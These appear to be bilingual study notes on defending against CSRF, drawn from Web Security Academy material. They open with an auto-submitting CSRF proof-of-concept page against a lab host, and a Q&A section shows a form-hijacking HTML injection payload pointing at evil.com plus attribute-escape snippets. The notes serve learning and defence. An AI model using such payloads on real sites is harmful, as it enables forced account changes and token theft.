
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a74000504105f36808d3f9d00b200cf.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="justki@gmail.com" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState("", "", "/?0a74000504105f36808d3f9d00b200cf.web-security-academy.net");
document.forms[0].submit();
</script>
</body>
</html>如何防范CSRF漏洞
In this section, we’ll provide some high-level guidance on how you can protect your own websites from the kinds of vulnerabilities we’ve demonstrated in our CSRF labs. 在本节中,我们将提供一些高级指南,指导您如何保护自己的网站免受我们在 CSRF 实验室中演示的各种漏洞的影响。
使用 CSRF 令牌
The most robust way to defend against CSRF attacks is to include a CSRF token within relevant requests. The token must meet the following criteria: 防御 CSRF 攻击的最可靠方法是在相关请求中包含 CSRF 令牌。代币必须满足以下条件:
- Unpredictable with high entropy, as for session tokens in general. 对于一般的会话令牌来说,高熵是不可预测的。
- Tied to the user’s session. 与用户的会话绑定。
- Strictly validated in every case before the relevant action is executed. 在执行相关操作之前,每种情况都经过严格验证。
CSRF 令牌应该如何生成?
CSRF tokens should contain significant entropy and be strongly unpredictable, with the same properties as session tokens in general. CSRF 令牌应包含显着的熵并且具有很强的不可预测性,通常具有与会话令牌相同的属性。
You should use a cryptographically secure pseudo-random number generator (CSPRNG), seeded with the timestamp when it was created plus a static secret. 您应该使用加密安全的伪随机数生成器 (CSPRNG),以创建时的时间戳和静态密钥作为种子。
If you need further assurance beyond the strength of the CSPRNG, you can generate individual tokens by concatenating its output with some user-specific entropy and take a strong hash of the whole structure. This presents an additional barrier to an attacker who attempts to analyze the tokens based on a sample that are issued to them. 如果您需要超出 CSPRNG 强度的进一步保证,您可以通过将其输出与一些用户特定的熵连接起来来生成单独的令牌,并对整个结构进行强哈希。这给试图根据发给他们的样本分析令牌的攻击者带来了额外的障碍。
CSRF令牌应该如何传输?
CSRF tokens should be treated as secrets and handled in a secure manner throughout their lifecycle. An approach that is normally effective is to transmit the token to the client within a hidden field of an HTML form that is submitted using the POST method. The token will then be included as a request parameter when the form is submitted: CSRF 令牌应被视为秘密,并在其整个生命周期中以安全的方式进行处理。通常有效的方法是在使用 POST 方法提交的 HTML 表单的隐藏字段中将令牌传输到客户端。提交表单时,令牌将作为请求参数包含在内:
<input type="hidden" name="csrf-token" value="CIwNZNlR4XbisJF39I8yWnWX9wX4WFoz" />For additional safety, the field containing the CSRF token should be placed as early as possible within the HTML document, ideally before any non-hidden input fields and before any locations where user-controllable data is embedded within the HTML. This mitigates against various techniques in which an attacker can use crafted data to manipulate the HTML document and capture parts of its contents. 为了提高安全性,包含 CSRF 令牌的字段应尽早放置在 HTML 文档中,最好放置在任何非隐藏输入字段之前以及 HTML 中嵌入用户可控数据的任何位置之前。这可以缓解攻击者可以使用精心设计的数据来操纵 HTML 文档并捕获其部分内容的各种技术。
Query 14 为啥放在用户可控输入之前可以缓解?
这里其实是在防一种:
“HTML 注入后窃取 CSRF Token”
的攻击。
重点不在:
<input type="hidden" name="csrf" value="TOKEN">本身。
而在于:
攻击者能不能通过控制页面里的部分 HTML,
让浏览器错误解析页面结构,
从而“吃掉”后面的 token。
我给你拆开。
一、为什么“位置”会影响安全?
因为:
浏览器解析 HTML 时:
是按顺序从上往下解析的所以:
如果攻击者能在:
CSRF token 之前注入恶意 HTML,
就可能:
- 提前闭合标签
- 插入新表单
- 改变 DOM 结构
- 劫持后面的 input
- 让 token 落入攻击者可读区域
二、一个典型例子
假设页面:
<form>
    Hello USERNAME

    <input type="hidden"
           name="csrf"
           value="abc123">

    <input name="email">
</form>
而:
USERNAME是用户可控的。
比如:
USERNAME = </form><form action="https://evil.com">浏览器最终可能解析成:
<form>
    Hello
</form>

<form action="https://evil.com">

<input type="hidden"
       name="csrf"
       value="abc123">
于是:
token 被放进攻击者构造的 form 里了攻击者就能:
- 自动提交
- 窃取 token
- 绕过 CSRF 防护
三、那为什么“尽早放置 token”能缓解?
因为:
如果 token 在:
<form>
    <input type="hidden" name="csrf" value="abc123">

    Hello USERNAME
</form>
那么:
即使 USERNAME 注入恶意 HTML:
</form><form action=evil>也已经晚了。
因为:
token 已经被浏览器解析进原始 form 了攻击者后面的 HTML:
无法“回头”改变已经解析完成的 DOM
四、核心本质
浏览器 HTML 解析器:
是流式解析(stream parsing)不是:
等整个 HTML 下载完再统一分析而是:
读到哪解析到哪所以:
token 放前面
攻击者:
来不及篡改其所属结构
token 放后面
攻击者可能:
先修改 DOM 结构
再“吞掉”后面的 token
五、为什么特别强调:
放在任何非隐藏 input 前面
因为:
非隐藏 input:
<input name="username">
<textarea>
<select>
这些:
经常会:
- 回显用户数据
- 参与模板渲染
- 被拼接 HTML
风险更高。
六、还强调:
放在任何嵌入用户可控数据的位置之前
原因是:
用户可控数据:
可能导致:
1. 标签闭合
">
2. 属性逃逸
" autofocus onfocus=...
3. DOM 结构重组
</form>
<form>
4. 提前结束 script/style
</script>
这些都会影响:
后续 HTML 的解析结构
七、你可以把它理解成:
token 放后面
像:
“重要文件放在敌人后面”敌人先进入页面结构,
就可能:
拦截后面的 token
token 放前面
像:
“先把重要文件锁进保险箱”后面的结构污染:
影响不到已经解析完成的 token
八、这实际上属于:
HTML Injection / Dangling Markup Injection
的一类防御思想。
经典攻击包括:
- Dangling markup
- Form hijacking
- Attribute injection
- DOM clobbering
它们都依赖:
污染后续 HTML 解析所以:
敏感字段越早出现越安全
九、最核心一句
因为浏览器是:
从上到下实时解析 HTML所以:
把 CSRF token 提前,
可以避免攻击者先污染 HTML 结构,
再“劫持”后续 token。
这本质是在防:
“利用 HTML 解析顺序进行结构劫持”
An alternative approach, of placing the token into the URL query string, is somewhat less safe because the query string: 另一种方法是将令牌放入 URL 查询字符串中,但安全性稍差,因为查询字符串:
- Is logged in various locations on the client and server side; 登录在客户端和服务器端的各个位置;
- Is liable to be transmitted to third parties within the HTTP Referer header; and 易于在 HTTP Referer 标头内传输给第三方;和
- can be displayed on-screen within the user’s browser. 可以显示在用户浏览器的屏幕上。
Some applications transmit CSRF tokens within a custom request header. This presents a further defense against an attacker who manages to predict or capture another user’s token, because browsers do not normally allow custom headers to be sent cross-domain. However, the approach limits the application to making CSRF-protected requests using XHR (as opposed to HTML forms) and might be deemed over-complicated for many situations. 某些应用程序在自定义请求标头中传输 CSRF 令牌。这进一步防御了成功预测或捕获其他用户令牌的攻击者,因为浏览器通常不允许跨域发送自定义标头。然而,该方法限制应用程序使用 XHR(而不是 HTML 表单)发出受 CSRF 保护的请求,并且在许多情况下可能被认为过于复杂。
Query 15 CSRF令牌不是必须要发送给浏览器吗?
对,CSRF token 最终确实必须“让浏览器知道”。
但关键区别在于:
“浏览器知道 token” ≠ “攻击者能跨站伪造 token”
这里最容易混淆的,是:
token 存在哪里和:
token 是怎么被发送回服务器的是两回事。
一、CSRF token 为什么必须给浏览器?
因为:
浏览器之后提交请求时:
服务器要验证:
“这个请求页面是不是我生成的”所以:
服务器必须先:
把 token 发给用户否则:
用户后续请求根本带不上 token。
二、最经典方案
例如:
服务器返回:
<form action="/transfer" method="POST">

  <input type="hidden"
         name="csrf"
         value="abc123">

</form>
浏览器看到了:
csrf=abc123提交表单时:
POST /transfer
csrf=abc123
服务器验证:
token 对不对
三、那为什么“自定义请求头”更安全?
因为:
虽然 token 也给了浏览器,
但:
普通跨站攻击无法把它带回去
hidden input 方案
攻击者:
可以直接:
<form action="https://bank.com/transfer">自动提交。
因为:
HTML form:
天然支持跨站 POST
但自定义请求头方案
服务器要求:
X-CSRF-Token: abc123问题来了:
HTML form 根本不能设置自定义请求头
你不能写:
<form X-CSRF-Token="abc">浏览器不支持。
所以攻击者必须:
用 JS 发请求
例如:
fetch("https://bank.com/transfer",{
  headers:{
    "X-CSRF-Token":"abc"
  }
})
四、但浏览器又限制跨域 JS 请求
这时:
浏览器会说:
你是 evil.com,
你凭什么带自定义请求头访问 bank.com?
于是:
触发:
CORS 预检
OPTIONS /transfer
Origin: https://evil.com
Access-Control-Request-Headers:
X-CSRF-Token
如果 bank.com 不允许:
浏览器直接拦截。
五、所以真正安全点在这里
token 确实给了浏览器
但:
攻击者无法:
“跨站把 token 再合法发回服务器”
这是核心。
CSRF tokens should not be transmitted within cookies. CSRF 令牌不应在 cookie 内传输。
CSRF 令牌应该如何验证?
When a CSRF token is generated, it should be stored server-side within the user’s session data. When a subsequent request is received that requires validation, the server-side application should verify that the request includes a token which matches the value that was stored in the user’s session. This validation must be performed regardless of the HTTP method or content type of the request. If the request does not contain any token at all, it should be rejected in the same way as when an invalid token is present. 生成 CSRF 令牌后,应将其存储在服务器端用户的会话数据中。当收到需要验证的后续请求时,服务器端应用程序应验证该请求是否包含与用户会话中存储的值相匹配的令牌。无论请求的 HTTP 方法或内容类型如何,都必须执行此验证。如果请求根本不包含任何令牌,则应以与存在无效令牌时相同的方式拒绝该请求。
使用严格的 SameSite cookie 限制
In addition to implementing robust CSRF token validation, we recommend explicitly setting your own SameSite restrictions with each cookie you issue. By doing so, you can control exactly which contexts the cookie will be used in, regardless of the browser. 除了实施强大的 CSRF 令牌验证之外,我们建议对您发出的每个 cookie 明确设置您自己的 SameSite 限制。通过这样做,您可以准确控制 cookie 将在哪些上下文中使用,而不管浏览器是什么。
Even if all browsers eventually adopt the “Lax-by-default” policy, this isn’t suitable for every cookie and can be more easily bypassed than Strict restrictions. In the meantime, the inconsistency between different browsers also means that only a subset of your users will benefit from any SameSite protections at all.
即使所有浏览器最终都采用“默认宽松”策略,这并不适合所有 cookie,并且比严格限制更容易被绕过。同时,不同浏览器之间的不一致也意味着只有一部分用户会从 SameSite 保护中受益。
Ideally, you should use the Strict policy by default, then lower this to Lax only if you have a good reason to do so. Never disable SameSite restrictions with SameSite=None unless you’re fully aware of the security implications.
理想情况下,您应该默认使用“严格”策略,然后仅在有充分理由时才将其降低为“宽松”。除非您完全意识到安全隐患,否则切勿使用 SameSite=None 禁用 SameSite 限制。
警惕跨源、同站攻击
Although properly configured SameSite restrictions provide good protection from cross-site attacks, it’s vital to understand that they are completely powerless against cross-origin, same-site attacks. 尽管正确配置的 SameSite 限制可以很好地防止跨站点攻击,但重要的是要了解它们对于跨源、同站点攻击完全无能为力。
If possible, we recommend isolating insecure content, such as user-uploaded files, on a separate site from any sensitive functionality or data. When testing a site, be sure to thoroughly audit all of the available attack surface belonging to the same site, including any of its sibling domains. 如果可能,我们建议将不安全内容(例如用户上传的文件)与任何敏感功能或数据隔离在单独的站点上。测试站点时,请务必彻底审核属于同一站点的所有可用攻击面,包括其任何同级域。